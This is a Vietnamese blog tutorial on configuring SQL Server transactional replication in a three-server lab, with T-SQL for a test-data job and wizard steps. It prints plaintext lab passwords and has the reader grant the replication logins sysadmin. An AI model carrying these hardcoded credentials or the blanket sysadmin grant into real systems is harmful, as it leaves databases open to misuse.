Thứ Sáu, 15 tháng 12, 2017

Cấu hình MS SQL Replication - P1

Cấu hình MS SQL Replication – Transactions Replication.

Microsoft SQL server có một tính năng rất tuyệt vời là Replication, Có rất nhiều ứng dụng với tính năng này: Sao lưu, đồng bộ dữ liệu trên nhiều máy chủ, chia tải hệ thống… Trong bài viết này tôi đề cập đến tính năng Transactions Replication và cách Cấu hình MS SQL Replication.

Ứng dụng thực tế của tính năng này là chia bớt kết nối từ hệ thống webserver tới DB server nhằm mục đính giảm tải cho server chính. Đặc biệt trong các hệ thống lớn, cần chạy report một lần hàng triệu bản ghi.

Chuẩn bị:

Trong thực tế sử dụng, để hiệu quả thì thường dùng tổ hợp 3 cụm server:

  • PUBLISHER: Có thể coi là các Main DB, nới dữ liệu chính được lưu ở đây.
  • DISTRIBUTOR: Máy chủ phân phối, Máy chủ này chứa database distribution, lưu lại tất cả các lịch sử phân phối của hệ thống.
  • SUBCRIBER: Các máy chủ tiếp nhận dữ liệu từ PUBLISHER, thường chạy report báo cáo trên các DB này.

Note: Nhiều publisher và subcriber có thể chia sẻ 1 Distributor.

Bài lab sử dụng 3 máy ảo thiết đặt IP như sau:

File: c:\windows\system32\drivers\etc\hosts

10.10.10.221 WIN-A8HSQ05U569 #distributor

10.10.10.252 WIN-6KH8AA92HTS #Main Production => Publisher

10.10.10.41 WIN-SD9ABIHM6FA #Backup/Report server => Subcriber

Cần mở port SQL cho các IP trong danh sách

Chú ý: Các thao tác cần đang nhập sử dụng COMPUTER NAME hoặc DOMAIN NAME của server, do vậy cần ping thông các server bằng COMPUTER NAME trước khi bắt đầu. Trong trường hợp không thể ping bằng COMPUTER NAME mà chỉ ping được qua IP thì có thể đặt lại trong file HOST như trên.

Bước 1: tạo Database test.

Ta sử dụng bộ database tiêu chuẩn của Microsoft trong các ví dụ trên technet để thực hiện. tải tại: https://www.microsoft.com/en-us/download/details.aspx?id=49502

Trong SMMS, từ khung Object Explore, Right click vào database, chọn Restore

Sau khi restore xong, right click vào db và chọn Properties, trong mục file và set quyền owner cho db (rất quan trọng).

restore database on sql server

Bước 2: Tạo dữ liệu test tự động, liên tục.

Để đơn giản ta sẽ thiết kế 1 job nhỏ sử dụng StoredProcedure (SP) để tự động chèn 100 bản ghi ngẫu nhiên mỗi 10 giây vào table DimAccount. Như vậy tính ra mỗi giây sẽ là 10 transactions, một con số không hề nhỏ, tương đương 1 hệ thống ngân hàng rồi.

Script tạo SP :

USE [AdventureworksDW2016CTP3]GO/****** Object:  StoredProcedure [dbo].[SP_InsertDimAccount]    Script Date: 12/15/2017 8:19:34 AM ******/SET ANSI_NULLS ONGOSET QUOTED_IDENTIFIER ONGO-- =============================================-- Author:		admin-- Create date: -- Description:	-- =============================================CREATE PROCEDURE [dbo].[SP_InsertDimAccount]	-- Add the parameters for the stored procedure here	ASBEGIN	-- SET NOCOUNT ON added to prevent extra result sets from	-- interfering with SELECT statements.	SET NOCOUNT ON;    -- Insert statements for procedure here	DECLARE @Count int = 0	WHILE @Count < 100	BEGIN  	   INSERT INTO [dbo].[DimAccount]           ([ParentAccountKey]           ,[AccountCodeAlternateKey]           ,[ParentAccountCodeAlternateKey]           ,[AccountDescription]           ,[AccountType]           ,[Operator]           ,[ValueType])		 VALUES			   (17			   ,1220			   ,1200			   ,'Buildings & Improvements'			   ,'Assets'			   ,'+'			   ,'Currency'			   )	   SET   @Count = @Count + 1	END  	ENDGO

Sau khi có SP, ta tạo  1 job để chạy định kỹ 10s 1 lần gọi SP:

create a job

USE [msdb]GO/****** Object:  Job [InsertDimAccount]    Script Date: 12/15/2017 8:35:58 AM ******/BEGIN TRANSACTIONDECLARE @ReturnCode INTSELECT @ReturnCode = 0/****** Object:  JobCategory [[Uncategorized (Local)]]    Script Date: 12/15/2017 8:35:58 AM ******/IF NOT EXISTS (SELECT name FROM msdb.dbo.syscategories WHERE name=N'[Uncategorized (Local)]' AND category_class=1)BEGINEXEC @ReturnCode = msdb.dbo.sp_add_category @class=N'JOB', @type=N'LOCAL', @name=N'[Uncategorized (Local)]'IF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollbackENDDECLARE @jobId BINARY(16)EXEC @ReturnCode =  msdb.dbo.sp_add_job @job_name=N'InsertDimAccount', 		@enabled=1, 		@notify_level_eventlog=0, 		@notify_level_email=0, 		@notify_level_netsend=0, 		@notify_level_page=0, 		@delete_level=0, 		@description=N'No description available.', 		@category_name=N'[Uncategorized (Local)]', 		@owner_login_name=N'WIN-6KH8AA92HTS\Administrator', @job_id = @jobId OUTPUTIF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollback/****** Object:  Step [1]    Script Date: 12/15/2017 8:35:58 AM ******/EXEC @ReturnCode = msdb.dbo.sp_add_jobstep @job_id=@jobId, @step_name=N'1', 		@step_id=1, 		@cmdexec_success_code=0, 		@on_success_action=1, 		@on_success_step_id=0, 		@on_fail_action=2, 		@on_fail_step_id=0, 		@retry_attempts=0, 		@retry_interval=0, 		@os_run_priority=0, @subsystem=N'TSQL', 		@command=N'EXEC	 [dbo].[SP_InsertDimAccount]', 		@database_name=N'AdventureworksDW2016CTP3', 		@flags=0IF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollbackEXEC @ReturnCode = msdb.dbo.sp_update_job @job_id = @jobId, @start_step_id = 1IF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollbackEXEC @ReturnCode = msdb.dbo.sp_add_jobschedule @job_id=@jobId, @name=N'1', 		@enabled=1, 		@freq_type=4, 		@freq_interval=1, 		@freq_subday_type=2, 		@freq_subday_interval=10, 		@freq_relative_interval=0, 		@freq_recurrence_factor=0, 		@active_start_date=20171215, 		@active_end_date=99991231, 		@active_start_time=0, 		@active_end_time=235959, 		@schedule_uid=N'be16bfc4-64d4-465a-94fe-75050a4fc64f'IF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollbackEXEC @ReturnCode = msdb.dbo.sp_add_jobserver @job_id = @jobId, @server_name = N'(local)'IF (@@ERROR <> 0 OR @ReturnCode <> 0) GOTO QuitWithRollbackCOMMIT TRANSACTIONGOTO EndSaveQuitWithRollback:    IF (@@TRANCOUNT > 0) ROLLBACK TRANSACTIONEndSave:GO

Để kiểm tra dữ liệu được chèn vào Table, ta đếm số record của table:

select count (*) from dbo.dimaccount;

Vậy là ta đã giả lập 1 hệ thống với 860.000 bản ghi 1 ngày.


Bước 3: Tạo các User logins cần thiết.

Trên Publisher:

loginID: topublisher

Password: 53gyYrd589E7bh2

trên server subcripber:

LoginID: tosubcribber

Password: Y7sBKJ9gQ2AbQtD

Gán quyền sysadmin cho 2 user này.


Bước 4: Cấu hình distributer:



Trên server distributer: Right click vào Mục repication chọn Config Distribution…

Next tiếp


Chọn thư mục chứa file snapshot: C:\snapshotdata


Chọn tên cho database distribution và đường dẫn nới chứa file database replication


Bấm add => Add SQL Server Publisher để chọn Publisher dược phép sử dụng distributor này.

Bạn cần nhập thông tin đăng nhập lúc nãy tạo để tiếp tục.

Bấm connect.

Bấm next

Nhập mật khẩu cho distribution: (distributor_admin)

6S5NY6hee6cCD8z

 

Bấm finish để hoàn thành việc cấu hình distributor.

Kiểm tra lại 1 lượt trong OB:

Ta thấy có links server , Distribution Databases, Distributer account đã được tạo.

Trên server publisher, đã có links server được tạo

Bước 5: Cấu hình publisher.


Vào Publisher server, Trong mục Local Publication chọn New Publication..


Bấm vào Add…  để thêm distributor đã tạo lúc trước.

thông tin đăng nhập vào distributor server:

distributor_admin

6S5NY6hee6cCD8z

Chọn database cần publish

Chọn Transactional publication:
 

Chọn các mục muốn đồng bộ Ở đây tôi chỉ đồng bộ DimAccount nên chọn table DimAccount. Chú ý chỉ các Table chứa Primary Key mới có thể sử dụng Transaction Replication.


Nếu filter row thì add thêm filter.

 


Bấm vào mục Security Setting để thiết lập thông số làm việc co snapshot agent và logreader agent:



Bấm finish để hoàn tất.

Bước 6: Cấu hình tạo Subcriber.


Tại server Publisher, bấm chuột phải vào publiser vừa tạo và chọn New Subcribtions

Một Wizard hiện ra để cấu hình Subriber. Cũng tương tự như tạo publisher, ta cần chọn Đúng Publiser cần xử lý.

Chọn Push subcriptions

 

Chọn add subcripber và nhập thông tin đăng nhập tạo lúc trước tới server subcription.

 

